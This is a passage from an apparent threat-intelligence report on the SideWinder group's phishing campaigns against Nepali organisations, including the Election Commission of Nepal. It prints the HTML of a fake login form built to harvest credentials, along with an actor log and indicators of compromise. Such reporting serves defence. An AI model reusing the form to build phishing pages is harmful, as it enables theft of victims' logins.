
We have also witnessed renewed attention in efforts against organizations such as the Nepal state owned Nepal Telecom company, while continuing the techniques of utilizing the real website's content backbone including the reCaptcha widget.



Nepal Telecom phishing page piggybacking the reCaptcha widget.

As you can see, the SideWinder group is still very interested in targeting entities located in Nepal. With an additionally very interesting phishing page we managed to find being hosted on this server to what we think is also a current and new target focus for the group.

This new phishing target seems to be the Election Commission of Nepal:



A phishing page targeting the Election Commission of Nepal

As we've shown previously, the actor is again utilizing the same tactic of loading the content from the real government website and redirecting to it once credentials are entered:

```
<div class="login-form" background-color:#fff;>

    <img style="margin-top:44%;" src="https://mail.election.gov.np/mail/skins/elastic/images/election_commission_logo.png?v=1576389537" id="logo" alt="Logo">
    <form action="login.php" method="post">


        <div class="form-group" style="margin-top:8%;width:320px;">
            <div class="input-group">
                <div class="input-group-prepend">
                    <span class="input-group-text" style="width:40.82px;">
                        <span class="fa fa-user" style="font-size:17px;"></span>
                    </span>
                </div>
                <input type="text" font-size:40px; name="username" class="form-control" placeholder="Username" required="required" size="60" style="width:270.82px; float:left; height:42.25px; " autofocus>
            </div>
        </div>
        <div class="form-group"style="margin-top:8%;width:320px;margin-top:-5px;">
            <div class="input-group">
                <div class="input-group-prepend">
                    <span class="input-group-text" style="width:40.82px;">
                        <i class="fa fa-lock" style="font-size:20px;"></i>
                    </span>
                </div>
                <input type="password" name="password" class="form-control" style="height:42.25px; width:270.82px; float:left;" placeholder="Password" required="required">
            </div>
        </div>
        <div class="form-group">
            <button type="submit" class="btn btn-info btn-block" style="background-color:#337beff; border-color:#337beff;width:320px;font-weight:400;font-size:17.5px;height:42px;border-radius:4.2px">LOGIN</button>
        </div>
    <div class="bottom-action clearfix">
        <P class="text-center" style="color:#737677;font-size:14px;font-family:Segoe UI;">Mail Election Commission Nepal</p>
```

This finding is particularly interesting considering the fact that Nepal was meant to be having elections fast approaching in April and May of this year, only to be very recently overturned as of last week.

Considering that these elections were only recently announced in the end of December 2020, we think that this proves as to some of the motivation behind the group's renewed activity and new target focus as of the past couple of months.

Conclusion

There were a few other findings we gathered from this server which we decided not to blog about in this post as we didn't consider them much different from the phase of operations this group was at at the end of last year. Like some which were connected to the mobile malware applications being developed by SideWinder, as this part of their operations seems to be still very much in the development and testing stage. As evident by what looks like internal testing left behind by the developers.

```
s192.168.0.112   02/22/2021, 14:35:13 GMT+05:30          |(CLICKED)|     [OpinionPoll]
192.168.0.112    02/22/2021, 14:35:17 GMT+05:30          |(CLICKED)|     [START SURVEY]
192.168.0.112    02/22/2021, 14:35:18 GMT+05:30          |(CLICKED)|     [YES]
192.168.0.112    02/22/2021, 14:35:19 GMT+05:30          |(CLICKED)|     [Indication for the Nepal moves away from India ]
192.168.0.112    02/22/2021, 14:35:19 GMT+05:30          |(CLICKED)|     [NEXT]
192.168.0.112    02/22/2021, 14:35:20 GMT+05:30          |(CLICKED)|     [Mandatory for Nepal to counter India's Map]
192.168.0.112    02/22/2021, 14:35:20 GMT+05:30          |(CLICKED)|     [NEXT]
192.168.0.112    02/22/2021, 14:35:21 GMT+05:30          |(CLICKED)|     [None]
192.168.0.112    02/22/2021, 14:35:21 GMT+05:30          |(CLICKED)|     [NEXT]
192.168.0.112    02/22/2021, 14:35:22 GMT+05:30          |(CLICKED)|     [Indication for the Nepal moves away from India ]
192.168.0.112    02/22/2021, 14:35:22 GMT+05:30          |(CLICKED)|     [NEXT]
192.168.0.112    02/22/2021, 14:35:23 GMT+05:30          |(CLICKED)|     [Indication for the Nepal moves away from India ]
192.168.0.112    02/22/2021, 14:35:23 GMT+05:30          |(CLICKED)|     [Mandatory for Nepal to counter India's Map]
192.168.0.112    02/22/2021, 14:35:24 GMT+05:30          |(CLICKED)|     [NEXT]
192.168.0.112    02/22/2021, 14:35:25 GMT+05:30          |(CLICKED)|     [SUBMIT]
192.168.0.112    02/22/2021, 14:35:26 GMT+05:30          |(CLICKED)|     [CONFIRM & SUBMIT]
192.168.0.112    02/22/2021, 14:35:27 GMT+05:30          |(CLICKED)|     [OK]
192.168.0.112    02/22/2021, 14:36:34 GMT+05:30          |(FOCUSED)|     []
192.168.0.112    02/22/2021, 14:36:39 GMT+05:30          |(CLICKED)|     [Advanced options]
192.168.0.112    02/22/2021, 14:36:40 GMT+05:30          |(CLICKED)|     [START SURVEY]
192.168.0.112    02/22/2021, 14:36:41 GMT+05:30          |(CLICKED)|     [YES]
192.168.0.112    02/22/2021, 14:36:41 GMT+05:30          |(CLICKED)|     [Influence of China and Pakistan]
```

Log left behind by the group.

We also can’t confirm that all of the phishing infrastructure we uncovered will indeed be infected with malware or have a preceding malicious payload once in use. Even with the proximity of the phishing pages residing on the same server with other malware it remains unclear at this stage. Some of these pages may very well be used in single purpose credential phishing campaigns.

On the other hand, what we did cover in this post indicates how SideWinder is very much focused on conducting espionage operations against their target area of interest in South Asia. Taking into account what this group has done in the past year; we see that we should take this renewed activity as an indication that SideWinder will only continue to ramp up its activities in the rest of the upcoming months of 2021 and beyond.

The group’s continued interest in Nepal serves as evidence to that – We can only speculate that regional developments such as the potential elections in countries of the region, geopolitical tensions such as the military clashes in the India-China border, international events mixed in with regional efforts such as COVID-19 vaccine distribution, and other regional interests will only continue to fuel such campaigns conducted by the group in South Asia. We should anticipate more of such spear phishing activity and further development of

their malware and specific mobile malware capabilities to launch such campaigns against the group's targets of interest.

Indicators of Compromise

mail-ntcnetnp.serveftp[.]com
mail.aop.gavaf[.]org
mail.nepal.gavnp[.]org
mail.ncp.gavnp[.]org
mail-mofa.hopto[.]org
mail-mofagovpk.myftp[.]org
mail-mopitgovnp.hopto[.]org
webmail-accbt.hopto[.]org
mail-opmcmgavnp.hopto[.]org
mail-nepalpolgavnp.hopto[.]org
mail-apfgavnp.hopto[.]org
mail-meagovmv.hopto[.]org

microsoft-winupdate.servehttp[.]com
changeworld.hopto[.]org
teamchat.hopto[.]org

45.153.240[.]66

680196722f65117a62cb3738f390e3552ffafcd663e85b7a81965f55462be994
0c182b51ff1dffaa384651e478155632c6e65820322774e416be20e6d49bb8f9
66dcaaa42e3f36f0560af741017c13c528758140f0f7f4260b9213739ffd9e70
ddc19d1421e2eed9c606c4249fab0662f1253e441da2f1285242cb03d5be5b32
f120cb306cb9e2cc0fbfb47e6bd4fdf2a3eea0447a933bc922f33ff458b43a86
fd48c8ae2753bb729ed26535726459f6c19e598fd270eaaa5c14f4d51ce348d5